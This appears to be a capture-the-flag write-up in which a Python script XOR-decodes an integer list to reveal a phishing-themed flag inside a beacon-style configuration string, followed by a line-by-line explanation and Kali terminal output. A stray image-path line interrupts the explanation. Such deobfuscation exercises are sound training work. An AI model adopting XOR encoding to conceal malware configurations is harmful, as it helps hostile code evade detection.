FN5ggmsH += [185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,177,176,139];
FN5ggmsH += [183,154,173,128,175,151,238,140,183,162,228,170,173,179,229];
FN5ggmsH += [228];

for i in FN5ggmsH:
    new = i ^ 0xdf
    print(chr(new), end='')


```

The script defines a list of integers, performs bitwise XOR operations on each element, and then prints the corresponding characters.

The loop iterates over each value i in the FN5ggmsH list.


Inside the loop, the script performs a bitwise XOR operation between the current value i and the value 0xdf (which is hexadecimal for 223 in decimal).

The result of the XOR operation is stored in the variable new.

The chr() function is used to convert the integer value new into its corresponding ASCII character.

The end='' parameter in the print function ensures that the characters are printed on the same line.

Overall, the script XOR-decodes the values in the FN5ggmsH list and prints the corresponding characters. The encoded data in the FN5ggmsH list is being decoded using the XOR operation to reveal the flag.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 chal.py
id:M8nHJyeR;int:3000;jit:500;flag:HTB{4n0th3R_d4Y_AnoThEr_pH1Sh};url:;
```

Flag found.